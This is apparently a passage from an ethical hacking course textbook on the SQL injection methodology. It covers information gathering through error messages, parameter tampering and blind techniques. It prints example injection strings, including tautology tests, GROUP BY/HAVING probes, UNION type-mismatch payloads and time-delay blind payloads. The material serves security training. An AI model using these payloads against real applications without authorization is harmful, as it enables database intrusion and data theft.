methodology to perform SQL injection attacks to ensure that these attacks are successful by analyzing all the possible methods for performing the attacks. This section provides insights into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.

The SQL injection methodology consists of the following steps:

- Information gathering and SQL injection vulnerability detection
- Launching SQL injection attacks
- Compromising the entire target network (Advanced SQL injection)

SQL Injection Methodology

Information Gathering



Information Gathering and SQL Injection Vulnerability Detection

Information Gathering


In the information gathering stage, attackers try to gather information about the target database, such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about a potential target. Thus, the attacker learns the type of database, database version, user privilege levels, and so on.

The attacker usually gathers information at various levels, starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is another step, as there is a chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.

Information can be gathered in the following steps:

1. Check if the web application connects to a database server to access some data
2. List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
3. Attempt to inject code into the input fields to generate an error
4. Try to insert a string value where a number is expected in the input field
5. Use the UNION operator to combine the result sets of two or more SELECT statements
6. Check the detailed error messages to gain information to execute SQL injection



Identifying Data Entry Paths

An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Data, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application using the following tools to find input gates for SQL injection.

- **Tamper Chrome**

  Source: *https://chrome.google.com*

  Tamper Chrome allows you to monitor requests sent by your browser as well as the responses. You can also modify requests as they go out, and to a limited extent, modify the responses (headers, css, javascript, or XMLHttpRequest responseText).




Figure 15.10: Screenshot of Tamper Chrome

- **Burp Suite**

  Source: *https://www.portswigger.net*

  Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application. It enables an attacker to identify vulnerabilities such as SQL injection, XSS, and so on.




Figure 15.11: Screenshot of Burp Suite

Extracting Information through Error Messages


- Error messages are essential for extracting information from the database
- They provide information about the operating system, database type, database version, privilege level, OS interaction level, etc.
- You can vary the attack technique depending on the type of errors found

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered with directly from the address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate an ODBC error which will show you what DB engine you are working with
- ODBC errors will display the database type as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the Operating System and web server

Determining a SELECT Query Structure

- Try to replicate an error free navigation by the injection of simple input such as

```
' and '1' = '1 Or  ' and '1' = '2
```

- Generate specific errors that reveal information such as tables names, column names, and data types
- Determine table and column names

```
' group by columnnames having 1=1 --
```

Injections

- Most injections will land in the middle of a SELECT statement
- In a SELECT clause, we almost always end up in the WHERE section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```


Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error


- HAVING command allows us to further define a query based on the "grouped" fields
- The error message tells us which columns have not been grouped

```
' group by columnnames
having 1=1 --
```



Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 --`




Blind Injection

- Use time delays or error signatures to determine or extract information

```
'; if condition  waitfor
delay '0:0:5' --
'; union select if(
condition , benchmark
(100000, sha1('test')),
'false' ),1,1,1,1;
```


Extracting Information through Error Messages (Cont'd)



Note: If applications do not provide detailed error messages and return a simple 'S00 Server Error' or a custom error page then attempt blind injection techniques

Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker's input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level,

and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can gain information from error messages through the following methods:

- **Parameter Tampering**

  An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as the name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered with directly from the address bar or using proxies.

  For example,

  http://certifiedhacker.com/download.php?id=car

  http://certifiedhacker.com/download.php?id=horse

  http://certifiedhacker.com/download.php?id=book

